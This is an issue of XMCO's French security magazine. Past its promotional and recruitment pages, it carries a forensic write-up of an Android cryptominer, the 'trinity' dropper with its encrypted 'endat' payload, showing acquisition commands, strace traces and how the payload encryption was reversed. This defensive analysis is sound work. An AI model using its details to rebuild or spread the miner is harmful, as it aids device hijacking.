xmco®
we deliver security expertise since 2002

actu sécu 53

actusécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® **Avril 2020**

Cryptomineur sous Android
Retour d'expérience sur une mission d'investigation numérique

Sécurité des environnements AWS - Partie 1
Introduction aux concepts de sécurité des environnements AWS

Vulnérabilité et actualités
Analyse de la vulnérabilité Cisco Smart Install

Les conférences
CoRIIN2020, Virus Bulletin 2019, Blackhat Europe 2019, Hack.lu 2019

Adobe Stock

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

XMCO®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr
https://blog-pci.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre système d'information.

Certification PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités
Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety
Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'évènements,autopsie de logiciel malveillant.

Testez gratuitement pendant 14 jours notre service de **Veille en vulnérabilités**

TEST GRATUIT

Testez gratuitement pendant 14 jours notre service de Veille en vulnérabilités et bénéficiez :

- D'un service de veille professionnel bilingue *(français, anglais)*.
- D'un suivi des vulnérabilités et des correctifs de sécurité.
- De l'analyse quotidienne par nos consultants d'informations issues de centaines de sources.
- D'alertes, concernant vos logiciels, organisées selon vos périmètres.

https://leportail.xmco.fr/watch/subscribe_to_test

FLASHEZ LE QR CODE
ET PROFITEZ DU TEST GRATUIT !

FLASHEZ OU CLIQUEZ !

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 8ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Offres d'emploi et stages

Pôle Audit

Le pôle Audit adresse tous les audits techniques du cabinet : tests d'intrusion, audit de code, Red-Team, campagnes de phishing, audit d'infrastructure et de configuration.

Nous recherchons des profils techniques passionnés par l'intrusion et le conseil.

Consultants/Pentesteurs juniors et confirmés (AUDIT)

Stage sécurité offensive / Pentest (5ème année)

CERT-XMCO

Le CERT-XMCO est le CSIRT de la société XMCO en charge de réaliser la veille pour nos clients, de gérer et développer notre service CTI de Cybersurveillance Serenety et de la réponse aux incidents.

Nous recherchons des profils avec de connaissances sécurité transverses et intéressés par la sécurité défensive.

Analyste Threat-Intelligence (CERT-XMCO)
Analyste Forensics (CERT-XMCO)
Analyste Dark web (CERT-XMCO)
Consultants sécurité juniors et confirmés (CERT-XMCO)

Stage sécurité défensive (4ème et 5ème année)

Pôle GRC (Gouvernance, Risques et Conformité)

Le pôle GRC adresse toutes les prestations sécurité organisationnelle : accompagnement et audit de certification PCI DSS, analyse de risques, audits basés sur l'ISO27001.

Nous recherchons des profils expérimentés (+3 ans) avec une appétence pour la technique.

Consultants confirmés PCI DSS QSA (pôle GRC)
Consultants confirmés audits organisationnels (GRC)

Offres d'emploi et stages

Pôle RDI

Notre pôle RDI a notamment pour objectifs d'aider au développement d'outils internes et de nouvelles offres. Nous acceptons notamment les 4ème année et alternants.

Stage sécurité RDI (alternants, 4ème et 5ème année)

Pôle Infrastructure

Notre équipe Infra est en charge de maintenir et développer nos infrastructures utilisées dans le cadre de tous les services délivrés par le cabinet.

Administrateur Ingénieur Système (INFRA)

sommaire

p. 7

Investigation numérique
Analyse d'un cryptomineur sous Android

p. 26

Sécurité et AWS
Partie #1: Introduction à la sécurité des environnements AWS

p. 40

Vulnérabilité et actualités
Analyse de la vulnérabilité Smart Install de Cisco

p. 40

Publication
Résumé du livre blanc Payment Security Report de Verizon

p.60

Les conférences sécurité
CoRIIN, Virus Bulletin, Blackhat et Hack.lu

p. 89

Mots croisés et Twitter

Contact Rédaction: actusecu@xmco.fr - Rédacteur en chef / Mise en page: Adrien GUINAULT - Direction artistique: Romain MAHIEU - Réalisation: Agence plusdebleu - Contributeurs: Tous les consultants du cabinet XMCO.

> Investigations numériques et cryptomineur

Les attaques sur les cryptomonnaies ont fait l'actualité ces deux dernières années. Nous avions d'ailleurs consacré un numéro sur le sujet (voir Actusécu 48). Parmi les vecteurs, les cryptomineurs ont été largement utilisés et sur tous les systèmes d'exploitation. En effet, l'idée de base étant d'infecter des machines dotées de ressources CPU importantes pour générer des revenus à la hauteur de l'investissement.

Malgré cela, des attaquants se sont aussi penchés sur d'autres OS et notamment Android, l'idée étant d'infecter en masse un grand nombre de périphériques dans le but de miner un peu, mais réparti sur un grand nombre d'équipements.

C'est ce cas que nous avons dû analyser durant une investigation numérique réalisée pour un de nos clients.
Nous reviendrons sur l'analyse complète du Dropper et du cryptomineur en question.

Par Arnaud REYGNAUD, Erwan DUPARD et Julien TERRIAC

Analyse d'un cryptomineur Android

> Contexte

Démarrons par un peu de contexte. Les équipes techniques d'un de nos clients ont fait appel à XMCO afin d'investiguer sur la raison de cette activité « suspecte » avant le déploiement d'un nouveau projet sur des équipements tournant sur l'OS Android.

À l'instar de nombreux cas similaires, la compromission d'un équipement Android est souvent identifiée par un comportement qualifié de suspect :

- Une volumétrie réseau inhabituelle (exfiltration de données par l'attaquant ou utilisation du serveur compromis pour réaliser des attaques vers d'autres équipements) ;
- Une charge anormale du CPU entraînant un impact sur la disponibilité de l'application sous-jacente.

Dans le cadre de notre mission, nous étions confrontés au second cas, c'est-à-dire une consommation du CPU anormale (100%).

Une brève analyse a rapidement mis en exergue l'exécution d'un processus occupant une grande partie des ressources CPU de l'équipement impacté. Une étude plus approfondie a ensuite permis de définir qu'il s'agissait d'un cryptomineur.


Ce cas étant assez atypique, nous avons ainsi souhaité partager notre retour d'expérience sur la démarche d'analyse déroulée (ici adaptée à un système d'exploitation Android) :

- Analyse de l'infrastructure et de l'équipement infecté ;
- Différentiel avec un équipement sain ;
- Étude de l'application impactée (dropper apk) ;
- Étude de l'exécutable récupéré (ver) ;
- Étude dynamique afin d'identifier et de comprendre la propagation du malware sur le réseau ;
- Timeline, conclusion et solution de suppression.

> Procédure d'isolation et premier constat

Avant d'initier le processus d'analyse, l'équipement incriminé a tout d'abord été isolé du réseau et des copies de la mémoire, du disque et de la carte SD embarquée ont été réalisées. Ces étapes sont primordiales afin d'anticiper toute action pouvant conduire à la destruction ou l'altération de preuves par un utilisateur, une autre application ou directement par le système.

Notons que l'équipement était localisé sur un autre continent et qu'aucun accès physique n'a été possible. Seule une interaction distante a pu être réalisée via une console virtuelle au travers d'une application web.



Utilisation d'une console virtuelle pour accéder à l'équipement

L'acquisition a été réalisée à « chaud » à l'aide de la commande dd. Cette technique, bien que lente, permet de réaliser l'extraction vers un serveur tiers sur n'importe quel système.

```
root@infected_device:/ dd if=/dev/block/mmcblk0p2 bs=128k | ssh forensicator@noip.xmco.fr "dd of=/home/ forensicator /data_image.dd"
```

Une première analyse « live » du système a rapidement mis en avant la présence d'un processus (com.ufo.miner) occupant l'intégralité de la charge du CPU mettant à mal les applications qui devaient normalement s'exécuter sur l'appareil. D'autre part, un processus nommé trinity exécuté avec les droits root a également attiré notre attention.

« Avant d'initier le processus d'analyse, l'équipement incriminé a tout d'abord été isolé du réseau et des copies de la mémoire, du disque et de la carte SD embarquée ont été réalisées »

En analysant les applications Android installées (APK intégrés au système et ajoutés à posteriori), nous avons pu identifier que l'une d'entre elles n'avait aucun lien avec le contexte métier du client impacté et présentait des informations « meta » différentes des autres (ex. date d'installation) : com.ufo.miner (similaire au processus mentionné au préalable).

Nous avons pu confirmer ces éléments en utilisant simplement la commande dumpsys (adb). Des informations techniques ont ainsi été collectées, notamment la date de l'installation des packages. Le package com.ufo.miner a été déployé le 4 octobre 2018 soit 1 mois après le déploiement des packages légitimes.

```
Package [com.android.webview] (afcdac1):
  userId=10050 gids=[3003]
  pkg=Package{2a962266 com.android.webview}
  codePath=/system/app/webview
  resourcePath=/system/app/webview
  legacyNativeLibraryDir=/system/app/webview/lib
  primaryCpuAbi=armeabi-v7a
  secondaryCpuAbi=null
  versionCode=303012500 targetSdk=26
  versionName=58.0.3029.125
  splits=[base]
  applicationInfo=ApplicationInfo{13404a11 com.android.webview}
  flags=[ SYSTEM HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP ]
  dataDir=/data/data/com.android.webview
  supportsScreens=[small, medium, large, xlarge, resizeable, anyDensity]
  timeStamp=2018-09-10 12:53:26
  firstInstallTime=2018-09-10 12:53:26
  lastUpdateTime=2018-09-10 12:53:26
  signatures=PackageSignatures{214be9a7 [236c1a0e]}
  permissionsFixed=false haveGids=true installStatus=1
  pkgFlags=[ SYSTEM HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP ]
  User 0:  installed=true hidden=false stopped=false notLaunched=false enabled=0
  grantedPermissions:
    android.permission.INTERNET
    android.permission.ACCESS_NETWORK_STATE
```

Un package légitime installé le 2018-09-10 à l'instar de toutes les autres applications

```
Package [com.ufo.miner] (1e36a880):
  userId=10058 gids=[3003]
  pkg=Package{179ceeb9 com.ufo.miner}
  codePath=/data/app/com.ufo.miner-1
  resourcePath=/data/app/com.ufo.miner-1
  legacyNativeLibraryDir=/data/app/com.ufo.miner-1/lib
  primaryCpuAbi=null
  secondaryCpuAbi=null
  versionCode=1 targetSdk=15
  versionName=1.0
  splits=[base]
  applicationInfo=ApplicationInfo{3aa432fe com.ufo.miner}
  flags=[ DEBUGGABLE HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP ]
  dataDir=/data/data/com.ufo.miner
  supportsScreens=[small, medium, large, xlarge, resizeable, anyDensity]
  timeStamp=2018-10-04 12:39:40
  firstInstallTime=2018-10-04 12:39:40
  lastUpdateTime=2018-10-04 12:39:40
  signatures=PackageSignatures{2de74a5f [289dccac]}
  permissionsFixed=true haveGids=true installStatus=1
  pkgFlags=[ DEBUGGABLE HAS_CODE ALLOW_CLEAR_USER_DATA ALLOW_BACKUP ]
  User 0:  installed=true hidden=false stopped=false notLaunched=false enabled=0
  grantedPermissions:
    android.permission.RECEIVE_BOOT_COMPLETED
    android.permission.INTERNET
```

Le package suspect installé un mois plus tard sur l'équipement Android le 2018-10-04

Une simple recherche basée sur ce nom a rapidement permis de confirmer les premiers soupçons. Après divers échanges avec les responsables techniques, nous avons également eu la confirmation que l'application n'avait pas été déployée de façon légitime.

> Analyse du malware / dropper

Timeline des évènements

La première étape pour reconstituer les évènements qui se sont déroulés est de générer une chronologie (timeline). Il en résulte un document recensant l'ensemble des évènements réalisés sur le système. Nous ne nous attarderons pas sur cette étape, car sa réalisation est commune à l'ensemble des missions de réponse à incident et ne constitue pas une particularité du système Android.

À partir des images disques extraites, nous avons donc généré les timelines associées. Bien que nous soyons sur un système Android, la génération de la chronologie repose sur les outils standards (fls et mactime) :

```
fls -rlp -m system_image.dd > system_image.fls
mactime -m b system_image.fls > system_image.csv
```

Nous obtenons alors la suite d'évènements suivants :

```
Thu Oct 04 2018 12:41:01 25896  macb  r/rrwxr-xr-x 0  2000   16387  "lp/bin/debuggerd_real"
Thu Oct 04 2018 12:41:09 231196 ...b  r/rrwxr-xr-x 0  0      65539  lp/local/tmp/trinity
Thu Oct 04 2018 12:41:32 334816 ...b  r/rrw-rw-rw- 0  0      65540  lp/local/tmp/endat
Thu Oct 04 2018 12:42:06 334816 ..c.  r/rrw-rw-rw- 0  0      65540  lp/local/tmp/endat
Thu Oct 04 2018 12:42:08 53208  ...b  r/rrwxr-xr-x 0  0      65543  lp/local/tmp/nohup
Thu Oct 04 2018 12:42:23 153208 ..c.  r/rrwxr-xr-x 0  0      65543  lp/local/tmp/nohup
Thu Oct 04 2018 12:42:24 231196 ..c.  r/rrwxr-xr-x 0  0      65539  lp/local/tmp/trinity
Thu Oct 04 2018 12:42:25 141    macb  r/rrwxr-xr-x 0  2000  16388   "lp/bin/debuggerd"
Thu Oct 04 2018 12:42:25 46525  macb  r/rrwxr-xr-x 0  0      65545  lp/local/tmp/ufo.apk
Thu Oct 04 2018 12:42:25 657948 macb  r/rrwxr-xr-x 0  0      65546  lp/local/tmp/xig
Thu Oct 04 2018 12:42:25   0    macb  -/rrw-rw-rw- 0  0      65547    lp/$OrphanFiles/OrphanFile
-65547 (deleted)
Thu Oct 04 2018 12:42:25   0    macb  -/rrw-rw-rw- 0  0   65548 lp/$OrphanFiles/OrphanFile-65548
(deleted)
Thu Oct 04 2018 12:42:25   0    macb  r/rrw-rw-rw- 0  0    65549  lp/local/tmp/install-recovery.
sh (deleted)
Thu Oct 04 2018 12:42:25 10  macb   r/rrwxr-xr-x 0    0   65550  lp/local/tmp/botsuinit_1_1.txt
```

« La première étape pour reconstituer les évènements qui se sont déroulés est de générer une chronologie (timeline). Il en résulte un document recensant l'ensemble des évènements réalisés sur le système »

La chronologie simplifiée correspond donc à :
- Création du fichier trinity ;
- Création du fichier endat ;
- Exécution du binaire trinity ;
- Accès au fichier endat ;
- Création du fichier debuggerd ;
- Lancement de l'APK com.ufo.miner ;
- Lancement du binaire ARM xig ;
- Suppression du fichier install-recovery.sh.

À l'issue de cette timeline, d'autres questions ont émergé :
- Que contient le fichier endat ?
- Comment sont récupérés et installés les deux crypto mineurs com.ufo.miner et xig ?
- À quoi sert le fichier debuggerd créé ?
- Qu'est-ce que le fichier install-recovery.sh et pourquoi est-il supprimé ?

La seule certitude que nous avons jusqu'alors, c'est que le dropper responsable de l'infection est le binaire nommé trinity.

Boîte à outils

Nous allons donc réaliser l'analyse de ce binaire ARM (trinity) et reconstituer son fonctionnement à l'aide des outils suivants :

- Une machine de travail (dans notre cas un Macbook Pro) ;
- L'outil **arm_now** réalisé par chaignc [1] permettant l'émulation de diverses architectures (basé sur qemu) ;
- **Ghidra**, le désormais célèbre désassembleur open source de la NSA ;
- GDB ;

Nous allons notamment présenter les méthodes d'analyse pour surveiller les appels système avec les outils adéquats.
Le malware en question, que nous nommerons trinity à partir de maintenant, exécute un grand nombre d'appels système. Ces appels système peuvent être tracés très simplement avec les bons outils.

Émulation du binaire avec arm_now et strace

L'outillage est sûrement la partie la plus importante d'un processus de rétro-ingénierie. Nous allons utiliser arm_now qui permet de déployer facilement une machine virtuelle qemu basée sur l'architecture de notre choix.

Ici, l'architecture nécessaire est armv5-eabi et nous allons déployer la sandbox comme ceci :

```
- tmux % arm_now start armv5-eabi -s --add-qemu-options "-net nic -net user,hostfwd=tcp::31337-:31337"
```

Ligne de commande utilisée pour lancer la machine virtuelle qemu adaptée pour le lancement du malware

arm_now start armv5-eabi -s --add-qemu-options "-net nic -net user,hostfwd=tcp::31337-:31337"

Nous ajoutons une ligne de commande supplémentaire à qemu-system-arm pour mettre en place un forwarding de port. Nous redirigeons ainsi le port 31337 de la machine invitée vers le port 31337 de la machine hôte. Un tel processus nous permettra de déboguer le processus lancé sur la machine invitée depuis le Mac à l'aide de gdbserver.

Nous pouvons d'ores et déjà lancer le programme malveillant pour analyser son comportement.

La capture suivante illustre les résultats de la première trace effectuée au lancement du binaire trinity, elle permet ainsi de comprendre les premiers appels réalisés par l'application.

```
# strace -f -s 120 ./trinity_infected
execve("./trinity_infected", ["./trinity_infected"], [/* 12 vars */]) = 0
set_tid_address(0x412c0)                = 765
set_tls(0x414fc, 0x414fc, 0x412cc, 0x412b8) = 0
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x76f45000
madvise(0x76f45000, 8192, MADV_MERGEABLE) = -1 EINVAL (Invalid argument)
sigaltstack({ss_sp=0x76f45000, ss_flags=0, ss_size=8192}, NULL) = 0
openat(AT_FDCWD, "/dev/__properties__", O_RDONLY|O_LARGEFILE|O_NOFOLLOW|O_CLOEXEC) = -1 ENOENT (No such file or directory)
mprotect(0x3e000, 8192, PROT_READ)      = 0
brk(NULL)                               = 0x45000
mmap2(NULL, 1048576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x76e45000
prctl(PR_SET_VMA, 0, 0x76e45000, 0x100000, 0x3ba9a) = -1 EINVAL (Invalid argument)
munmap(0x76e45000, 1048576)             = 0
mmap2(NULL, 2093056, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x76d46000
prctl(PR_SET_VMA, 0, 0x76d46000, 0x1ff000, 0x3ba9a) = -1 EINVAL (Invalid argument)
munmap(0x76d46000, 761856)              = 0
munmap(0x76f00000, 282624)              = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x76f44000
mprotect(0x76f44000, 4096, PROT_READ)   = 0
openat(AT_FDCWD, "/proc/stat", O_RDONLY|O_LARGEFILE) = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
mmap2(NULL, 1048576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x76d00000
prctl(PR_SET_VMA, 0, 0x76d00000, 0x100000, 0x3ba9a) = -1 EINVAL (Invalid argument)
mprotect(0x76f44000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x76f44000, 4096, PROT_READ)   = 0
read(3, "cpu  186 0 1788 11196 0 0 0 0 0 0\ncpu0 186 0 1788 11196 0 0 0 0 0 0\nintr 543187 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 13164 6 "..., 1024) = 303
read(3, "", 1024)                       = 0
```

Trace de tous les appels système appelés lors de l'exécution du binaire trinity

```
close(3)                                = 0
mprotect(0x76f44000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x76f44000, 4096, PROT_READ)   = 0
openat(AT_FDCWD, "/dev/null", O_RDWR|O_LARGEFILE) = 3
dup3(3, 0, 0)                           = 0
dup3(3, 1, 0)                           = 1
dup3(3, 2, 0)                           = 2
close(3)                                = 0
clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x412c0) = 766
exit_group(0)                           = ?
+++ exited with 0 +++
strace: Process 766 attached
setsid()                                = 766
sigaction(SIGCHLD, {SIG_IGN, [], SA_RESTART}, {SIG_DFL, [], 0}) = 0
faccessat(AT_FDCWD, "/data/local/tmp/endat", F_OK) = -1 ENOENT (No such file or directory)
mprotect(0x76f44000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x76f44000, 4096, PROT_READ)   = 0
mprotect(0x76f44000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x76f44000, 4096, PROT_READ)   = 0
munmap(0x76f44000, 4096)                = 0
exit_group(0)                           = ?
+++ exited with 0 +++
#
```

Vérification du fichier /data/local/tmp/endat

Première trace effectuée avec strace. Le fichier /data/local/tmp/endat doit être présent sur le système de fichier

Lors de l'exécution du dropper trinity, le binaire va tout d'abord vérifier la présence du fichier de données endat. Si ce fichier n'est pas présent, le malware trinity arrête de s'exécuter.

On peut donc en conclure les points suivants :

- Le fichier endat doit contenir la charge utile du malware, notamment les cryptomineurs, à installer sur le système infecté ;
- Il est fort probable que le malware n'utilise pas de serveur de contrôle (C&C). Le malware trinity ne tente pas de télécharger sa charge utile sur un C&C si celle-ci n'est pas présente sur le système. Il est donc vraisemblable que trinity soit un malware de type P2P.

Néanmoins, aucune vérification n'est réalisée sur le contenu du fichier. Une simple commande touch du fichier endat permet de lancer le dropper trinity. Une analyse a été effectuée sur cette archive et nous avons identifié plusieurs éléments intéressants.

« En réalisant une analyse statique à l'aide de l'outil Ghidra, on identifie que le fichier est chiffré intégralement en utilisant une méthode développée par le concepteur du malware. »

Analyse statique dynamique du dropper trinity

Pour continuer l'analyse, il est important de comprendre ce que contient le fichier endat. Le fichier ne correspond à aucun type de fichiers connus, et une analyse des chaines de caractères ne permet d'extraire aucune information utile. De plus, on atteint presque les 8 bits d'entropie par symbole sur le fichier. Ceci indique qu'il est chiffré ou compressé (ou les deux).


En réalisant une analyse statique à l'aide de l'outil Ghidra, on identifie que le fichier est chiffré intégralement en utilisant une méthode développée par le concepteur du malware.

Une première fonction est appelée pour déchiffrer le fichier que l'on nommera decrypt_cipher.

Cette fonction ne possède aucune boucle et va simplement déchiffrer chacune des parties du fichier de façon procédurale.

Quatre autres fonctions différentes sont appelées au sein de cette même fonction de déchiffrement et sont chargées d'effectuer les actions directement sur les octets du buffer chiffré.


Ici nous pouvons voir un grand nombre d'instructions EOR (Exclusive Or) qui sont appelées sur une partie de la clé et du buffer.




Ces deux fonctions ont été identifiées en suivant les deux références à la chaîne de caractères endat :

- Une **première** est utilisée pour la reproduction du malware ;
- Une **deuxième** référence est utilisée pour le déchiffrement et l'extraction du fichier sur la machine.

C'est alors cette deuxième référence que nous avons suivie afin d'obtenir le contenu de cette archive 7zip chiffrée.



Néanmoins, une analyse statique complète n'est pas nécessaire puisqu'il suffit de déposer un point d'arrêt au retour de cette fonction de déchiffrement pour obtenir le blob déchiffré en partie :



Le contenu du fichier zip est déchiffré, mais les en-têtes restent invalides

Le fichier n'est pas encore valide, car il manque une procédure pour qu'il soit tout à fait lisible au format 7z. En effet, une dernière opération est effectuée sur le buffer :

Dernière opération de déchiffrement (déchiffrement des en-têtes 7z)

Ici, nous avons déjà analysé la fonction decrypt_cipher qui s'occupe de déchiffrer l'intégralité du contenu du fichier endat. La fonction unxor_header, quant à elle, déchiffre les 16 premiers octets du fichier 7z (l'en-tête) avec la clé suivante :

